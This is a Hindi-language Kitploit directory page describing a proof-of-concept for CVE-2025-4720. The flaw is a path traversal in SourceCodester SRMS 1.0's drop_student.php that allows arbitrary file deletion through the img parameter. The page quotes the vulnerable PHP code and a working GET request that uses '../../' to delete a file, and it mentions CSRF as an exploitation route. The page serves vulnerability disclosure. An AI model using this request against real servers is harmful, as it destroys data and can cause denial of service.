
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
duplicate-CVE-2025-4720- — # CVE-2025-4720 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट यह SourceCodester SRMS 1.0 में पाथ ट्रैवर्सल भेद्यता है, जो drop_student.php एंडपॉइंट के माध्यम से मनमाना फ़ाइल विलोपन की अनुमति देती है। | Kitploit
उपकरण/GitHubGitHub/xmyronn/duplicate-cve-2025-4720-
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षा
GitHubxmyronn/duplicate-cve-2025-4720-

duplicate-CVE-2025-4720-

# CVE-2025-4720 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट यह SourceCodester SRMS 1.0 में पाथ ट्रैवर्सल भेद्यता है, जो drop_student.php एंडपॉइंट के माध्यम से मनमाना फ़ाइल विलोपन की अनुमति देती है।

रिपॉजिटरी देखें
536 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

cve-srms-drop-student-path-traversal (CVE-2025-4720)(डुप्लीकेट)

SourceCodester SRMS 1.0 में मनमानी फ़ाइल विलोपन

विवरण

SourceCodester Student Result Management System (SRMS) 1.0 के drop_student.php एंडपॉइंट में एक पाथ ट्रैवर्सल भेद्यता मौजूद है।

एप्लिकेशन img GET पैरामीटर से उपयोगकर्ता-नियंत्रित इनपुट लेता है और इसे बिना सत्यापन के सीधे unlink() फ़ंक्शन में पास करता है, जिससे सर्वर पर मनमानी फ़ाइलों का विलोपन संभव हो जाता है।


भेद्य कोड

$img = $_GET['img'];

if ($img == "DEFAULT") {

} else {
    unlink('images/students/' . $img);
}
भेद्यता प्रकार

  • CWE-22: पाथ ट्रैवर्सल
  • प्रभाव: मनमानी फ़ाइल विलोपन

प्रूफ ऑफ कॉन्सेप्ट (PoC)


  1. एप्लिकेशन रूट में एक फ़ाइल बनाएँ: स्क्रीनशॉट 2026-04-04 013454
C:\xampp\htdocs\srms_0\srms\new_test.txt

  1. निम्नलिखित अनुरोध भेजें: स्क्रीनशॉट 2026-04-04 013510
स्क्रीनशॉट 2026-04-04 013633
GET /srms_0/srms/script/admin/core/drop_student.php?id=1&img=../../new_test.txt HTTP/1.1
Host: target


  1. ध्यान दें कि फ़ाइल सर्वर से हटा दी गई है। स्क्रीनशॉट 2026-04-04 013650

प्रभाव

एक हमलावर वेब सर्वर के लिए सुलभ मनमानी फ़ाइलों को हटा सकता है, जिनमें शामिल हैं:

  • एप्लिकेशन कॉन्फ़िगरेशन फ़ाइलें
  • लॉग्स
  • अपलोड की गई सामग्री

इससे सेवा से वंचित करना या आगे का शोषण हो सकता है।


अतिरिक्त नोट्स

यह भेद्यता SRMS में पहले से रिपोर्ट की गई समस्याओं की तुलना में एक अलग हमला वेक्टर प्रस्तुत करती है, क्योंकि यह:

  • GET अनुरोध का उपयोग करती है
  • फ़ाइल अपलोड की आवश्यकता नहीं होती
  • CSRF के माध्यम से संभावित रूप से शोषण किया जा सकता है

विक्रेता

SourceCodester


उत्पाद

Student Result Management System (SRMS) https://www.sourcecodester.com/srms-makumbusho


संस्करण

1.0


लेखक

Imad Alvi

टूल डाउनलोड करें